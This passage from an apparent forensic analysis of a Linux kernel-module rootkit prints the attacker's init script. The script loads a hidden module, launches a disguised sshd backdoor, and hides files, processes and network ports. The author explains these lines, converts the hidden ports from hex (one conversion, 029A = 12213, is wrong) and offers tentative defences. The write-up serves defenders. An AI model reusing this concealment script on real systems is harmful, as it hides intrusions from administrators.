/sbin/insmod -f /lib/modules/sysmod.o 1>/dev/null 2>/dev/null

if [ -a /usr/bin/gib ]

then

/usr/bin/gib & 1>/dev/null 2>/dev/null
```

```
else

echo "aaa" >>/dev/null

fi

/dev/.pizda/jesuscd -f /dev/.pizda/sshd_config -h /dev/.pizda/ssh_host_key -q 1>/dev/null
2>/dev/null

cd "/dev/.pula" 1>/dev/null 2>/dev/null

./caine >> bashina & 1>/dev/null 2>/dev/null

cd /root

killall -31 gib 1>/dev/null 2>/dev/null

killall -31 jesuscd 1>/dev/null 2>/dev/null

killall -31 caine 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /dev/.pizda 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /dev/.pula 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":79F5" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":48EB" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":2FB5" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A01" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A02" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A03" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A04" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A05" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A06" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A07" 1>/dev/null 2>/dev/null
```

```
/dev/.pizda/nethide ":1A08" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A09" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A0A" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A0B" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A0C" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A0D" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A0E" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":1A0F" 1>/dev/null 2>/dev/null

/dev/.pizda/nethide ":029A" 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /usr/bin/gib 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /bin/rtty 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /tmp/pgr 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /var/lock/pgr 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /usr/man/man3/pgr 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /lib/modules/sysmod.o 1>/dev/null 2>/dev/null

/dev/.pizda/hidef /sbin/rootme 1>/dev/null 2>/dev/null

if [ -a /var/spool/uucp/zdn ]

then

/dev/.pizda/hidef /var/spool/uucp/zdn 1>/dev/null 2>/dev/null
```

Figure 6: init file

Figure 6 explains everything. I would like to point out a few important lines in this script.

1) You can see where the attacker uses insmod .f to install sysmod.o. Again, this allows the attacker to remain hidden.

2) He uses killall .31 to hide gib, jessuscd and caine. In order to make them viewable you would have to enter killall .32(There is a link at the bottom of this paper that explains this concept in much more detail.).

3) You see many references to /dev/.pizda/nethide. An example is:

/dev/.pizda/nethide ":79F5" 1>/dev/null 2>/dev/null.

Well, for all who don.t have enough time to do hex conversions here are the hex to decimel conversions:

48EB = 18667	1A05 = 6661
79F5 = 31221	1A06 = 6662
029A = 12213	1A07 = 6663
1A01 = 6657	1A08 = 6664
1A02 = 6658	1A09 = 6665
1A03 = 6659	1A0A = 6666
1A04 = 6660	1A0B = 6667
1A0C = 6668	1A0D = 6669
1A0E = 6670	1A0F = 6671

Recommendations

To be honest, I have not had enough time to come up with solid solutions related to LKM rootkits. I did come up with a few that might help. The first is to run LIDS. I have not tested LIDS, but I plan to test in the near future. Second, if you come across a LKM rootkit and you cannot find anything (changed binaries etc..) try upgrading your version(providing your not worried about evidence). Upgrading won.t remove the rootkit but it should allow you to see what exactly was going on.

Conclusion

This type of rootkit goes against everything Security Administrators were ever taught. In the past, rootkits would hide their tracks by replacing binaries. Administrators would use known good binaries to find the kits and that was that. With this beast it.s not that simple and neither is the solution.

联系

Walter Zhou
2008-5-1，上海浦东康桥横沔
z-l-dragon@hotmail.com